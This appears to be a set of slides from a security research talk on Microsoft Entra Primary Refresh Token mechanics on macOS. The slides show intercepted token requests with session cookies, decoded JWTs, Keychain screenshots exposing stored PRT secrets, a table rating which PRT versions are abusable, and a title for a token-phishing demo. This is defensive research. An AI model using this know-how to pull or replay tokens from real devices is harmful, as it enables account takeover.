
On Mac OS (PRT v4)

Device certificate (Entra signed) + private key (ECC key)

Secure Enclave based key (ECC key) – sent as JWK



PRT request and broker mechanics – PRT v4



PRT request – PRT v4

354	https://login.microsoftonline.com	POST	/common/oauth2/v2.0/token	✓
355	https://login.microsoftonline.com	POST	/common/oauth2/v2.0/token	✓

Request

Pretty Raw Hex

```
1 POST /common/oauth2/v2.0/token HTTP/1.1
2 Host: login.microsoftonline.com
3 Cookie: fpc=Av2qL5ZEgpJLu1si1adLAjL1-K9EAQAAAE4Q6d00AAAA; x-ms-gateway-slice=estsfd;
  stsservicecookie=estsfd; CCState=RWhJS0VNSzduVjdsb1J0RG1VcHc4OWJrUHI0PQ==; ESTSAUTHPERSISTENT=
  0.AV8AzUIqqYy_ukaqTmTLyeAw2Zjt2S1ppDZFreL5gbwdYF5fANQ.AgABFwQAAADnfoLhJpSnRYB1SVj-Hgd8AgDs_wUA9P9
  Vg3yP0aeTcKUYfjLXyv5g4SaDQMG5w9JvNacHjzxrY_mZxvJwbq_pYi0ldd_rkyP3Y0upL0Xqb50cGhHeKZpchc2kI8dvFME6
  0vz-Hg7fb_rdw9XdLcMVAoFiqRnQdtXOG4a0c-zF2Rdc8waL0A9cc6fCNUxzarVP1ZBYWoTwdPtpw2XCwtLSxRdgLyHvxLWR
  JEsToqDCDOA; buid=
  0.AV8AzUIqqYy_ukaqTmTLyeAw2Zjt2S1ppDZFreL5gbwdYF5fANQ.AQABGgEAAADnfoLhJpSnRYB1SVj-Hgd8NzU0h9FW70c
  C9tLxBTnfmZ_ARHEHEUe3yhqje_qmLWg2t0jQjNedkT6quxCXtLCmw9PDN6-PxAIeojEBPUKTZUH4xEE0T5X8iWPC2zCXNiX
  s-03H02VXBW020DUzj9gMX28iUwYFtNaeTjzd6kldQa1uB0fI7-qzmLL78eUVsgAA; wlidperf=
  FR=L&ST=1716975339682; brcap=0; MicrosoftApplicationsTelemetryDeviceId=
  6dc87e13-8af0-47c0-b70a-e4e3237d8b30; MSFPC=
  GUID=3c004e6db9214584a9bac3360908f932&HASH=3c00&LV=202405&V=4&LU=1716974984395
4 Content-Type: application/x-www-form-urlencoded
5 X-Client-Sku: MSAL.OSX
6 Accept: application/json
7 X-Client-Os: 14.5.0
8 X-Client-Cpu: 64
9 Accept-Language: en-GB,en;q=0.9
10 Accept-Encoding: gzip, deflate, br
11 X-MS-Pkeyauth+: 1.0
12 Content-Length: 3478
13 User-Agent: Mac%20SS0%20Extension/53.2404695.002 CFNetwork/1496.0.7 Darwin/23.5.0
14 X-Client-Ver: 1.2.22
15 Connection: keep-alive
16
17 prt_protocol_version=4.0&client_info=1&request=
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsIng1YyI6WyJNSU1ETnpDQ0FoK2dDd0lCQWdJUWlXUVkrVd0ajZ0Q0pzbmV4Y
  1dRZURBTKJna3Foa2LH0XcwQkFRc0ZBREI0TVhZd0VRWUtDwkltaVpQeUxHUUJHUllEYm1WME1CVUdDZ21TSM9tVDhpeGtBUm
  tXQjNkcGJtUnZkM013SFFZRFZRUURFeFpOVXkxUGNtZGhibWw2WVhScGIyNHRRV05qWlh0ek1Dc0dBmVVFQ3hNa09ESmtZbUZ
  qWVRRdE0yVTRNUzAwTm10aExUbGp0ek10TURrMU1HTXhaV0ZqWVRRm01CNFhEVEkwTURVeU9UQTvNRfUwTUZvWERUTTBNRFV5
  T1RBNU16VTBNRM93THpFdE1Dc0dBmVVFQXhNa01qVTVOVEF5WkRNdFpHWmpUzAwWm1NeExUZ3l0V1V0TXpFME1ESmlOR1JoT
  VRZM01Ga3dFd1lIS29aSXpqMENBUVlJS29aSXpqMERBUWNEUWdBRVJqNDNEZzc4a2IyOTViRDdDXC9hTWHEa0lua3ZhrXNEU1
  R40Gh6cWJxb2ZEeTJ5cE1rTwtITlFjNHZoditHK2p3UHJcL0JocnRYMk9QeG5LcFhxamdseXFPQjBEQ0J6VEFNQmd0VkhSTUJ
  BZjhFQWpBQU1CWUdBmVVKs1FFQlWvd1FNTUFvR0NDc0dBmVVGQndNQ01BNEdmVVKRHdFQlWvd1FFQXdJSGdEQWlCZ3NxaGtp
```



PRT request and broker mechanics – PRT v4

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```

{
  "alg": "ES256",
  "typ": "JWT",
  "x5c": [
    "MIIDNzCCA+gAwIBAgIQiWQY+qWtj6tCJsnexcWQeDANBgkqhkiG9w
    0BAQsFADB4MXIYwEQYKCZImiZPyLQBGRYDmV0MBUGCgmSJomT8ixkA
    RkWB3dpbmRvd3MwHQYDVQDExZNUy1PcmdhbmI6YXRpb24tQWNjZXNz
    MCA1UEcxMkODJkYmFjYkYmFjYkYmFjYkYmFjYkYmFjYkYmFjYkYm
    jYkYmFjYkYmFjYkYmFjYkYmFjYkYmFjYkYmFjYkYmFjYkYmFjYkYm
    sGA1UEAxMkMjU5NTAyZDMtZGZjOS00ZmMxLTgyNWU0MDUyOTA5MzU0
    MFowLzEtMCA1UEAxMkMjU5NTAyZDMtZGZjOS00ZmMxLTgyNWU0MDUy
    TY3MkYmFjYkYmFjYkYmFjYkYmFjYkYmFjYkYmFjYkYmFjYkYmFjYkYm
    C/aMhDkInkvaEsDRTx8hzqbqofDy2ypMkMkHNQc4vhv+G+jwPr/Bhrt
    X20PxnKpXqjg1yq0B0DCBzTAMBgNVHRMBAf8EAjAAMBYGA1UdJQEB/w
    QMMAoGCCsGAQUFBwMCMA4GA1UdDwEB/wQEAwIHgDAiBgsqhkG9xQBB
    YIcAgQTBIEQ0wKVJcnfwU+CXjFAK02hZzAiBgsqhkG9xQBBYIcAwQT
    BIEQSAWN/soZJEaG04/gFuuCuZAiBgsqhkG9xQBBYIcBQQTBIeQzUI
    qqYy/ukaqTmTLyeAw2TAUBgsqhkG9xQBBYIcCAQFBIECRVUwEwYLKo
    ZIhvcUAQWCHAcEBASBATEwDQYJKoZIhvcNAQELBQADggEBAEI+CsI7/
    MKFXs1H2J3rGJtbs51tW1pq7sQjpdF05z2KvcR4zJ9Wn9s1n8SCpDwI
    vTYTgd6i4vGuE5pTjs8Fbr75HTriGE8bm262WirpuYDVngte1CCbXaR
    8PM79mn0Q4S0gQzfMDbsQIXLgctJm297INjexbF3pKFzbRsAaJ/IEUu
    xvsjy0BYUzFdBGGcE/Xhf7w1kL3zTGrx1ZVPcpZg53U6h465k9unPjt
    ysYStEnS031sWr1uiRShksg1V0eaby+PrINQfdPP5XZ1JVbREdS0WA
    A7Xg63iftGE96UkgNJ9mK5Kb1Sd1nvHV04VinYq9HhYawWit2LXup7/
    Q71g="
  ]
}

```

```

Version: 3 (0x02)
Serial number: 182623971744532922801731463376015822968 (0x896418faa5ad8fab4226c9dec5c59078)
Algorithm ID: SHA256withRSA
Validity
  Not Before: 29/05/2024 09:05:40 (dd-mm-yyyy hh:mm:ss) (240529090540Z)
  Not After: 29/05/2034 09:35:40 (dd-mm-yyyy hh:mm:ss) (340529093540Z)
Issuer
  DC = net
Subject
  CN = 259502d3-dfc9-4fc1-825e-31402b4da167
Public Key
  Algorithm: EC
  Curve Name: secp256r1
  Length: 256 bits
  pub: 04:46:3e:37:0f:0e:fc:91:bd:bd:e5:b0:fb:0b:f6:8c:
      84:39:08:9e:4b:da:12:c0:d1:4f:1f:21:ce:a6:ea:a1:
      f0:f2:db:2a:4c:90:c9:07:35:07:38:be:1b:fe:1b:e8:
      f0:3e:bf:c1:86:bb:57:d8:e3:f1:9c:aa:57:aa:38:25:
      ca
Certificate Signature
  Algorithm: SHA256withRSA
  Signature: 42:3e:0a:c2:3b:fc:c2:85:5e:c9:47:d8:9d:eb:18:9b:
      5b:b3:9d:6d:5b:5a:6a:ee:c4:23:a5:d1:74:e7:3d:8a:
      bd:c4:78:cc:9f:56:9f:db:35:9f:c4:82:a4:3c:08:bd:
      36:13:81:de:a2:e2:f1:ae:13:9a:53:8e:cf:05:6e:be:
      f9:1d:3a:e2:18:4f:1b:9b:6e:b6:5a:2a:e9:b9:80:d5:
      9e:0b:5e:94:20:9b:5d:a4:7c:3c:ce:fd:9a:7d:10:e1:
      23:a0:43:37:cc:0d:bb:10:21:72:e0:72:d2:66:db:de:
      c8:36:37:b1:6c:5d:e9:28:5c:db:46:c0:1a:27:f2:04:
      52:ec:6f:b2:3c:8e:05:85:33:15:d0:41:19:c1:3f:5e:
      17:fb:c3:59:0b:df:34:c6:af:19:59:54:f7:29:66:0e:
      77:53:a8:78:eb:99:3d:ba:73:e3:b7:2b:23:61:2b:44:
      9d:23:b7:d6:c5:ab:d6:e8:91:4a:19:2c:83:55:4e:79:
      a6:f2:f8:fa:c8:35:07:dd:3c:fe:57:66:52:55:6d:11:
      1d:4b:4c:00:03:b5:e0:eb:78:9f:b4:61:3d:e9:49:20:
      34:9f:66:2b:92:9b:d5:27:75:9e:f1:d5:d3:85:62:9d:
      8a:bd:1e:16:1a:c1:68:ad:d8:b5:ee:a7:bf:d0:ef:58
Extensions
  basicConstraints CRITICAL:
    {}
  extKeyUsage CRITICAL:
    clientAuth

```



Token request – PRT v4

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Cache-Control: no-store, no-cache
3 Pragma: no-cache
4 Content-Type: application/jose; charset=utf-8
5 Expires: -1
6 Strict-Transport-Security: max-age=31536000; includeSubDomains
7 X-Content-Type-Options: nosniff
8 P3P: CP="DSP CUR OTPi IND OTRi ONL FIN"
9 x-ms-request-id: 04ba6109-aacf-40f4-936d-f76ae56caa00
10 x-ms-ests-server: 2.1.18105.6 - SEC ProdSlices
11 x-ms-clitelem: 1,0,0,295.2846,
12 x-ms-srs: 1.P
13 X-XSS-Protection: 0
14 Set-Cookie: fpc=Av2qL5ZEgpJLu1si1adLAjL1-K9EAQAAAE4Q6d00AAAAz4o36AEAAAABPE0ndDgAAAA; expires=Fri,
28-Jun-2024 12:02:23 GMT; path=/; secure; HttpOnly; SameSite=None
15 Set-Cookie: x-ms-gateway-slice=estsfd; path=/; secure; samesite=none; httponly
16 Date: Wed, 29 May 2024 12:02:23 GMT
17 Content-Length: 4051
18
19 eyJlbmMiOiJBbmJmU2R0N0N0Iiwia2lkIjoic2Vzc2lvbiIsInR5cCI6IkpXVCIsImFwdSI6IjBQVFBMEZCUkFBQUFRUUVBQlZsdG
VKcUtUcy1ncUFdQnZwUEVBRjExRHNOeklBYkJRXY14dWUzTltaTjhHMVVKQlh3T3FIZjF0eFA5N0FNdFJsX2F0YW5qYWoyU09z
YUVRckZndyIsImVwayI6eyJjcnYiOiJQlTI1NiIsImt0eSI6IkdVdiwiCi6IkFCVmx0ZUpxS1RzLWdxQUncdnBQRUFGMTFEC0
56SUFiQlFfLXh1ZTN0V1kiLCJ5IjoivGZCdFZDUVY4RHFOmzLUY1RfZXdETFVaZjJyV3A0Mm85a2pyR2hFS3hZTSJ9LCJhbGci
OiJFQ0RILUVTIn0..aa7dNGrzuLAjtfXt.WuPvFtyaDVJVnRvZ_eSjr40vefTc-Z4pevYEqrIiIpTh6Q2wz6g1fBil0i3tNuuA
-v07A9FXv5Ymef6t6Gm-k8zy8KGMHUG_shZTm0qf2YjrqfYIkK9mJ5Hr170RluD9pyu14ULlg5FVB2gYykF5a9Tw-0PrNSUvN1
ji01fVWblqbgwfn0HvSA_07hG8eaHrmy3VqwNnflPPV_wN3o3Ry_aHX1dTFk7qXLGAcI-3TXz1wt8_LsBWv2qzbeX-_ndFEu
WVGFx2Nk0i_qWWZRxWpsko6P95zLN049HXuz_wVDE6gI7jjTwYurfBlgZKPV06EQvDQeI64_bs3wx08kSEDp4nina2eyvn0WIO
b60lH6isJ07CdcQv2WKq8Th0_gyHr6i2lBkduJnXC7hk8nayiyumxuM8_92Sbs5VFCKuWAeKXy-yaChIqKcLTxu7XMcuA6Ee44
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "enc": "A256GCM",
  "kid": "session",
  "typ": "JWT",
  "apu": "AAAAA0FBRAAAAEABVlteJqKTs-
gqACBvpPEAF11DsNzIAbBQ_-
xue3NWZN8G1UJBXw0qHf1Nxp97AMtR1_atanjaj2S0saEQrFgw",
  "epk": {
    "crv": "P-256",
    "kty": "EC",
    "x": "ABVlteJqKTs-gqACBvpPEAF11DsNzIAbBQ_-xue3NWY",
    "y": "TfBtVCQV8Dqh39TcT_ewDLUZf2rWp42o9kjrGhEKxYM"
  },
  "alg": "ECDH-ES"
}
```



Internet Engineering Task Force (IETF)

Request for Comments: 7518

Category: Standards Track

ISSN: 2070-1721

M. Jones

Microsoft

May 2015

4.6.

This section defines the specifics of key agreement with Elliptic Curve Diffie-Hellman Ephemeral Static [[RFC6090](#)], in combination with the Concat KDF, as defined in Section 5.8.1 of [[NIST.800-56A](#)]. The key agreement result can be used in one of two ways:

1. directly as the Content Encryption Key (CEK) for the "enc" algorithm, in the Direct Key Agreement mode, or
2. as a symmetric key used to wrap the CEK with the "A128KW", "A192KW", or "A256KW" algorithms, in the Key Agreement with Key Wrapping mode.

A new ephemeral public key value MUST be generated for each key agreement operation.

PRT protocol version 4.0

The screenshot displays the macOS Keychain Access application. The main window shows a list of items under the 'Passwords' tab. The selected item is 'primaryrefreshtoken-29d9ed98-a469-4536-ade2-f981bc1d605e-...'. Its details are as follows:

- Name:** primaryrefreshtoken-29d9ed98-a469-4536-ade2-f981bc1d605e-...
- Kind:** application password
- Account:** fe8d0548-19ca-4624-86d3-8fe016eb8253.a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9
- Where:** primaryrefreshtoken-29d9ed98-a469-4536-ade2-f981bc1d605e-...
- Modified:** Today, 05:02

The 'Attributes' tab is active, showing the following fields:

- Name:** primaryrefreshtoken-29d9ed98-a469-4536-ade2-f981bc1d605e-...
- Kind:** application password
- Account:** fe8d0548-19ca-4624-86d3-8fe016eb8253.a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9
- Where:** primaryrefreshtoken-29d9ed98-a469-4536-ade2-f981bc1d605e-...
- Comments:**

The 'Access Control' tab is also visible, showing the access group for this item:

- Access group for this item:** UBF8T346G9.com.microsoft.identity.ssoextension

The password is visible in the 'Show password' field: {"secret":"0.AV8AzUIqqYy_ukaqTmTLyeAw2"}. A 'Save Changes' button is located at the bottom right of the window.

PRT protocol version 4.0

The screenshot displays the Keychain Access application window. The main pane shows the details for a keychain item named "primaryrefresh token-29d9ed98-a469-4536-ade2-f981bc1d605e--|NDRiOGNmNjg2Yz...". The "Attributes" tab is selected, showing a JSON object with the following fields:

```
{
  "secret": "0.AV8AzUIqqYy_ukaqTmTLyeAw2Zjt2Slp...
  Hgd8AgDs_wUA9P_8cjAMjAcg30UYLvHmxGbbpLb2vGCfi5G9...
  ljDfn3pEUb9rcbcg5DBh_sUwZ3GFxrBn65JbdJgjQzkjs3fc...
  mpvi8KzTtKM_MRZt6f8J2E3B6YyaXHhy0gD4KT_t3e4B6PjM...
  dkZQC4E3cnFwPajn92UXH_5lAKDssojHYjU5CWp73k3CJcN...
  a2JGCHHPIEB80TFRm4li8ari11Fv2jIqNuQeeHt9xPMgZEc...
  QKKCwLFEj92fsW05_2SMi2oPtV3gWHzHTV1LclllRxJdkas...
  6vR6ATiNwP2gIUuAkovP23niDlFwQnwmNqqF_6TrPeVEWDY...
  Mludx1vnGe0sk3FcXNo3xqIRuuNDZB3KNqdV6n4mZMElpvf...
  mm302SiIsyxDv_twUNzl0GA4NnbET28mx0Vfe1WYy04gH6V...
  zw6L4rbhsIrX1BhzIjHht4ndrcKRAYEMRQMgenDjqzNRHN0...
  "external_key_type": "2",
  "device_id": "259502d3-dfc9-4fc1-825e-31402b4da167",
  "prt_protocol_version": "4.0",
  "credential_type": "PrimaryRefreshToken",
  "environment": "login.windows.net",
  "home_account_id": "fe8d0548-19ca-4624-86d3-8fe016eb8253.a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9",
  "expires_on": "1718193740",
  "cached_at": "1716984141",
  "client_id": "29d9ed98-a469-4536-ade2-f981bc1d605e",
  "expires_in": "1209599"
}
```


The "secret" field contains a long alphanumeric string, which is partially obscured by a redacted area. The "credential_type" is "PrimaryRefreshToken", and the "prt_protocol_version" is "4.0". Other attributes include "external_key_type", "device_id", "environment", "home_account_id", "expires_on", "cached_at", "client_id", and "expires_in".

At the bottom of the window, there is a "Show password:" checkbox (checked) and a "Save Changes" button. The list of keychain items on the left includes:

- a92a42cd-bf8c-46ba-aa4e-64...
- appmetadata-9ba1a5c7-f17a-4c...
- refresh token-9ba1a5c7-f17a-4d...
- refresh token-1--
- id token-9ba1a5c7-f17a-4de9-a1...

Primary Refresh Tokens (PRT)

Member?





What does the PRT contain?

A PRT contains claims found in most Microsoft Entra ID refresh tokens. In addition, there are some device-specific claims included in the PRT. They are as follows:

- **Device ID:** A PRT is issued to a user on a specific device. The device ID claim `deviceID` determines the device the PRT was issued to the user on. This claim is later issued to tokens obtained via the PRT. The device ID claim is used to determine authorization for Conditional Access based on device state or compliance.
- **Session key:** The session key is an encrypted symmetric key, generated by the Microsoft Entra authentication service, issued as part of the PRT. The session key acts as the proof of possession when a PRT is used to obtain tokens for other applications. Session key is rolled on Windows 10 or newer Microsoft Entra joined or Microsoft Entra hybrid joined devices if it's older than 30 days.

** According to the Microsoft documentation*





PRT protocol version comparison

prt_protocol_version	secret	device_id	session_key	Used by	validity	encryption	stored in keychain
2.0	✓	✓	✓	Windows	90d	RSA sign + AES CBC	✗
3.0 – device bound	✓	✓	✓	Comp portal Mac	90d	RSA sign + AES GCM	✓
3.0 – deviceless	✓	✗	✓	Edge and some onboarding flows	90d	RSA sign + AES GCM	✓
4.0	✓	✓	✗	Platform SSO + SecEncl	90d	ECDSA + ECDH-ES	✓ *

* Not abusable without access to the key material in Secure Enclave



Deviceless PRT phishing to full PRT demo

